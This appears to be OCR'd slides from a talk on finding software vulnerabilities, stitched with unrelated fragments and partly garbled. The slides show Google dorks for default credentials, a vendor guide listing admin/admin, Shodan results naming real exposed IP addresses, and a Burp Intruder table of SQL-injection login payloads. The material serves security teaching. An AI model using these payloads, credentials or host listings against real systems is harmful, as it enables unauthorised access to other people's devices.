
Share Improve this answer Follow

answered Oct 7 '13 at 19:17

Leonid Beschastny

45k ● 9 ● 110 ● 113

Population of Unmonetized Services



Creating New Opportunities

We are the music makers and
we are the dreamers of dreams

Finding Novel Software Vulnerabilities

Target Selection

- Why compete with others on exploiting known vulnerabilities?
  - Because it's cheap
- We can eliminate competition with a little time investment

Finding Novel Software Vulnerabilities


Target Selection

- Why compete with others on exploiting known vulnerabilities?
  - Because it's cheap
- We can eliminate competition with a little time investment
- Choose a valuable area of research
  - Prioritize remote code execution
  - Network services
  - Databases

Finding Novel Software Vulnerabilities

Target Selection

- Why compete with others on exploiting known vulnerabilities?
  - Because it's cheap
- We can eliminate competition with a little time investment
- Choose a valuable area of research
  - Prioritize remote code execution
  - Network services — MongoDB – No auth
  - Databases — MongoDB – No auth


filetype:pdf "admin:admin"
All
Maps
Books
News
Videos
More
Settings
Tools
About 89,000 results (0.27 seconds)

filetype:pdf "admin:admin"


All | Maps | Books | News | Videos | More | Settings | Tools

About 89,000 results (0.27 seconds)

[PDF] Router Address Username Password 3Com http://192.168.1.1 admin ...
www-bsac.eecs.berkeley.edu/~kimly/eet37/week1/NetworkRouterSetup.pdf
A metropolitan area network (MAN) is a computer network that usually spans a city or a large campus. A MAN usually interconnects a number of local area ...

[PDF] NPC Startup Guide - Synaccess
https://synaccess-net.squarespace.com/s/1291_NPCStartup_v13.pdf
admin/admin. If you need to enable the DHCP, please read "DEFAULT SETTINGS" section. 2) Use a crossover Ethernet cable to connect to a PC directly:.


[PDF] Power Management Solutions - Synaccess


Synaccess
Power Management Solutions
Quick Startup Reference Guide
How to connect:
Setup PC network to connect
The PC needs to be on the same network to connect to the unit, if you have not done so, change your PC network info to be on the same network.
1) Use a straight-thru ethernet cable connected to network equipment.
Connect to the default static IP by entering 192.168.1.100 into the URL field of your web browser. If connection is sucussful you will receive a login prompt, enter admin/admin for username/password.
2) Use a crossover ethernet cable connected directly to unit.
Follow same steps above to connect to unit, if you are connecting directly to the unit from a PC, a crossover cable is needed.
3) Use a serial cable or usb port if equipped.
Connect to the master port with a straight-thru serial cable or the usb port if equipped. Run a terminal program on the PC and type "help" for a list of commands available.
Default Info Settings
Default Static IP
IP: 192.168.1.100
Mask: 255.255.0.0
GW: 192.168.1.1
Serial Port Settings
Baud: 9600
Data: 8
Parity: None
Stop: 1
Flow: None
User: admin
Pass: admin
Remote Access
The system uses port forwarding for remote access.
HTTP port: 80
Telnet Port: 23
It is best to change these ports from the default to start port forwarding process.
Dynamic DNS:
If you do not have a static public IP address, setting up Dynamic DNS is the best option for stable remote connections
Defau
Reset options b
Reset options fo
Default Reset -
Network Reset
Enable DHCP -
set options fo
Network Reset
Default Reset -
The system is ship
Local Master Seri
Baud Rate - 9600
Data Bits - 8
Parity - None
Stop Bits - 1
Hardware Handsh
Account Info:
User: admin
Pass: admin
All existing user a
Support

Finding Novel Software Vulnerabilities

Target Selection

- Why compete with others on exploiting known vulnerabilities?
  - Because it's cheap
- We can eliminate competition with a little time investment
- Choose a valuable area of research
  - Prioritize remote code execution
  - Network services Synaccess - Default Creds
  - Databases


SHODAN
synaccess
Explore
Exploits
Maps
75.149.180.75
75-149-180-75-Miami.hfc.comcastbusiness.net
Comcast Business
Added on 2019-07-01 10:28:07 GMT
United States, Miami
Synaccess Inc. Telnet Session V6.2.
107.213.35.146
107-213-35-146.lightspeed.irvnca.sbcglobal.net
AT&T U-verse
Added on 2019-07-01 03:38:07 GMT
United States
Synaccess Inc. Telnet Session V6.1.

CVE Details

The ultimate security vulnerability datasource

Log In Register

- Home
- **Browse :**
  - Vendors
  - Products
  - Vulnerabilities By Date
  - Vulnerabilities By Type
- **Reports :**
  - CVSS Score Report
  - CVSS Score Distribution
- **Search :**
  - Vendor Search

synaccess


No Results

Finding Novel Software Vulnerabilities

Fuzzing

- Throw bad data at an application, watch to see if it breaks

Example: Using my name to find SQL injections in web applications


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
8 admin'/* 200 26977
9 admin' or '1'='1 302 5705
10 admin' or '1'='1'-- 200 26970
11 admin' or '1'='1'# 200 26970
12 admin' or '1'='1'/* 200 26970
13 admin'or 1=1 or ''=' 200 26970
14 admin' or 1=1 200 26970
15 admin' or 1=1-- 200 26966
Request Response
Raw Headers Hex HTML Render
